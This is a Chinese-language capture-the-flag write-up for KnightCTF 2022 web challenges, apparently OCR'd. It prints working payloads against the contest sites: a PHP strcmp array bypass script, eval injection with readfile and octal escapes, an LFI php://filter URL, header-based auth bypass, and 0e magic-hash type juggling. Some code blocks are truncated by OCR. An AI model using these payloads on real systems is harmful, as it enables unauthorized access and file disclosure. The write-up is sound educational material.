
Obsfuscation Isn't Enough

打开网站，可以看到如下界面：



打开该网站的 html 代码，我们可以看到验证登录的函数 validate()：

```
    function validate() {
    ([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+
[])[+[]]])[+!+[]+[+!+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[+!+[]+[!+
[]+!+[]+!+[]]+([][[]]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]])
[+!+[]+[+[]]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+([][[]]+
[])[+[]]+((+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]])[!+[]+!+[]+[+[]]]+(!![]+[])[+!+[]]+(![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!![]+[])[+!+
[]]+(!![]+[])[+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]]+(![]+[])[+!+
[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+
[]]+(!![]+[])[+[]]+(+(+!+[]+[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]+(![]+[])[+[]]+(!![]+
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]+((+[])[([][(!
```

不过该函数由 jsfuck 加密，因此对该段代码进行解密得到原函数：

```
if (document.forms[0].username.value == "83fe2a837a4d4eec61bd4
7368d86afd6" && document.forms[0].password.value == "a3fa67479
e47116a4d6439120400b057") document.location = "150484514b6eeb1
d99da836d95f6671d.php"
```

可以看出，当用户名和密码正确时，会将地址跳转到以下文件：
150484514b6eeb1d99da836d95f6671d.php

因此我们直接访问该文件：
http://obsfication.kshackzone.com/150484514b6eeb1d99da836d95f6671d.php
得到 Flag：

KCTF{0bfuscat3d_J4v4Scr1pt_aka_JSFuck}

Zero is not the limit

打开网站，可以看到如下显示：


```
{
   "user1" : {
      "name" : "Jhon",
      "password" : "Jhon123",
      "id": 1
   },

   "user2" : {
      "name" : "Mark",
      "password" : "mark2468@",
      "id": 2
   },
   "user3" : {
      "name" : "Taison",
      "password" : "taisonalu@",
      "id": 3
   },
   "user4" : {
      "name" : "Json",
      "password" : "figmaonalu@",
      "id": 4
   },
   "user5" : {
      "name" : "Altaf",
      "password" : "altaf2489@",
      "id": 5
   }

}
```


联想到到提示为 You have to think out side from '/user/'.
因此，我们尝试访问第一个用户 http://198.211.115.81:5001/user/1，得到以下结果：



```
{"name":"Jhon","password":"Jhon123","id":1}
```


再次联想到题目为 Zero is not the limit，我们尝试访问 0 号用户，但是显示不存在，于是我们再次访问-1 号用户：http://198.211.115.81:5001/user/-1，得到 Flag：

KCTF{tHeRe_1s_n0_l1m1t}

Find Pass Code – 1

打开网站，可以看到如下显示：



我们翻阅其 html 代码，在注释中可以得知：

```
<!-- Hi Serafin, I learned something new today.
I build this website for you to verify our KnightCTF 2022 pass code. You can view the source code by sending the
source param
-->
```

因此，我们发送 source 参数 http://find-pass-code-one.kshackzone.com/?source 查看源代码。源代码如下所示：

```
<?php
require "flag.php";
if (isset($_POST["pass_code"])) {
    if (strcmp($_POST["pass_code"], $flag) == 0 ) {
        echo "KCTF Flag : {$flag}";
    } else {
        echo "Oh....My....God. You entered the wrong pass code.<br>";
    }
}
if (isset($_GET["source"])) {
    print show_source(__FILE__);
}
?>
```

可以看到，当输入的 pass_code 和 flag 通过 strcmp 函数判断相等时，就会输出 Flag。

由于 strcmp 函数传入的参数不为字符串时，会直接返回 0，因此我们可以将 pass_code 构造为数组，以得到所需的 Flag。

因此，我们在 python 中构造数据包，通过 post 输入：

```python
import requests

data = {"pass_code[]":1}

respond = requests.post("http://find-pass-code-one.kshackzone.com/",data=data)
print(respond.text)
```


执行后得到 Flag：

```
KCTF Flag : KCTF{ShOuLd_We_UsE_sTrCmP_lIkE_tHaT}
```

Most Secure Calculator – 1

打开网站可以看到如下显示：

我们对输入进行了测试，发现接收的最大字符数为 24。
对其输入无效字符，会显示以下结果：



可以看到，该网站逻辑是由 php 完成的，且计算过程由 eval()函数完成。
查看网站的 html 代码，可以在注释中发现：


```
<!--
        Hi Selina,
        I learned about eval today and tomorrow I will learn about regex. I have build a calculator for your
child.
        I have hidden some interesting things in flag.txt and I know you can read that file.
    -->
```

因此，我们需要通过该计算器打印出 flag.txt 文件的内容。

又由于 eval()有函数执行功能，因此我们可以构造一个执行后得到 flag 的函数。

构造的函数为 readfile("flag.txt")　(ps:该函数小于 24 个字符)

因此，我们向 eval()中传入的字符串为"readfile"("flag.txt")，然后点击 Calculate 进行执行。
得到的 flag 为：



My PHP Site

打开网站可以看到如下显示：

Hey! Welcome to my site. I made this site using php.. You are viewing tareq's home page.

网站中显示使用 php 搭建网页，因此尝试访问.php 文件。

但是在访问 index.php 时，显示 ERROR!!

显然，我们的访问被屏蔽，因此使用 LFI 的有效载荷绕过屏蔽，此时访问链接为：
http://137.184.133.81:15002/?file=php://filter/convert.base64-encode/resource=index.php


得到的页面如下所示：

PD9waHAKCmlmKGlzc2V0KCRfR0VUWydmaWxlJ10pKXsKICAgIGlmICgkX0dFVFsnZmlsZSddID09ICJpbmRleC5waHAiKSB7CiAgICAgICAgZWNobyAiPGgxPkVSUk9SITwvaDE+IjsKICAgICAgICBkaWUoKTsKICAgIH1lbHNle2CiAgICAgICAgaW5jbHVkZSAkX0dFVFsnZmlsZSddOwogICAgfQoKfWVsc2V7CiAgICBlY2hvICI8aDE+WW91IGFyZSBtaXNzaW5nIHRoZSBmaWxlIHBhcmFtZXRlcjwvaDE+IjsKCiAgICAjbm90ZSA6LSBzZWNyZXQgbG9jYXRpb24gL2hvbWUvdGFyZXEvczNjckV0X2w0OS50eHQKfQoKPz4KCjwhRE9DVFlQRSBodG1sPgo8aHRtbCBsYW5nPSJlbiI+CjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIj4KICAgIDxtZXRhIG5hbWU9InZpZXdwb3J0IiBjb250ZW50PSJ3aWR0aD1kZXZpY2Utd2lkdGgsIGluaXRpYWwtc2NhbGU9MS4wIj4KICAgIDx0aXRsZT5UYXJlcSdzIEhvbWUgUGFnZTwvdGl0bGU+CjwvaGVhZD4KPGJvZHk+CjwvYm9keT4KPC9odG1sPg==

显然为 base64 加密格式，解密后的明文如下：

```
<?php

if(isset($_GET['file'])){
    if ($_GET['file'] == "index.php") {
        echo "<h1>ERROR!!</h1>";
        die();
    }else{
        include $_GET['file'];
    }

}else{
    echo "<h1>You are missing the file parameter</h1>";

    #note :- secret location /home/tareq/s3crEt_fl49.txt
}

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Tareq's Home Page</title>
</head>
<body>
</body>
</html>
```


在 note 中，我们知道 flag 存放在 s3crEt_fl49.txt 文件中，因此访问该文件。访问链接如下：
http://137.184.133.81:15002/?file=php://filter/convert.base64-encode/resource=s3crEt_fl49.txt
得到的页面如下所示：



通过 base64 解密后，得到 Flag 如下：
KCTF{L0C4L_F1L3_1ncLu710n}

Bypass!! Bypass!! Bypass!!

打开网站可以看到如下显示：



检查 html 代码后，可以发现注释：

```
<!-- generats auth token -> /api/request/auth_token -->
```

因此我们需要使用 cmd 向网站/api/request/auth_token 地址发送 POST 请求。
cmd 代码为：curl -X POST http://51.79.156.174:5000/api/request/auth_token

得到 auth_token 码为：3uf6a1bgplpp4wab39hxk1ykch5v0s5z9lpxt0lf　(该码随机)

然后使用 Burp Suite，向 request 包中加入请求 X-Authorized-For: <auth_token>。
request 包如下：


```
GET / HTTP/1.1
Host: 51.79.156.174:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36 Edg/97.0.1072.69
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
X-Authorized-For: 3uf6a1bgplpp4wab39hxk1ykch5v0s5z9lpxt0lf
```

得到 respond，其中 Flag 就存放在 respond 中：

```
<body>
  <div class="wrapper">
    <div class="typing-demo">
      KCTF{cOngRatUlaT10Ns_wElCoMe_t0_y0ur_daShBoaRd}
    </div>
  </div>
</body>
```

Find Pass Code – 2

打开网站，可以看到如下显示：



我们翻阅其 html 代码，在注释中可以得知：

```
<!-- Hi Serafin, I think you already know how you can view the source code :P
-->
```

因此，使用 Find Pass Code – 1 中的方法，我们发送 source 参数 http://find-pass-code-one.kshackzone.com/?source 查看源代码。

其中，源代码如下所示：

```
<?php
require "flag.php";
$old_pass_codes = array("0e215962017", "0e730083352", "0e807097110", "0e840922711");
$old_pass_flag = false;
if (isset($_POST["pass_code"]) && !is_array($_POST["pass_code"])) {
	foreach ($old_pass_codes as $old_pass_code) {
		if ($_POST["pass_code"] === $old_pass_code) {
			$old_pass_flag = true;
			break;
		}
	}
	if ($old_pass_flag) {
		echo "Sorry ! It's an old pass code.";
	} else if ($_POST["pass_code"] == md5($_POST["pass_code"])) {
		echo "KCTF Flag : {$flag}";
	} else {
		echo "Oh....My....God. You entered the wrong pass code.<br>";
	}
}
if (isset($_GET["source"])) {
	print show_source(__FILE__);
}

?>
```

可以看到，当我们输入的 pass_code 与 pass_code 的 MD5 码相等时，就得到了 flag，而且 pass_code 不能为 0e215962017, 0e730083352, 0e807097110, 0e840922711。

由于 PHP 在处理字符串，利用 “==”来对值进行比较时，它把每一个以“0E”开头的值都解释为 0，所以如果两个不同的密码以”0E”开头那么 PHP 将会认为他们相同，都是 0。

由于 0e1137126905 的 md5 码为 0e291659922323405260514745084877，满足上述条件。

因此直接在 pass_code 中输入 0e1137126905，即可得到 flag：

Most Secure Calculator – 2

打开网站，可以看到如下界面：

和 Most Secure Calculator – 1 相同，我们需要输出 flag.txt 中的内容。

经过测试，该计算器支持的最大字符串长度为 75。且该计算器只支持数字和特殊字符的输入。

因此，可以将函数"readfile"("flag.txt")构造为 8 进制进行输入，构造之后的字符串为：
"\162\145\141\144\146\151\154\145"("\146\154\141\147\56\164\170\164")

我们向 eval()中传入的构造好的字符串，然后点击 Calculate 进行执行。
得到的 flag 为：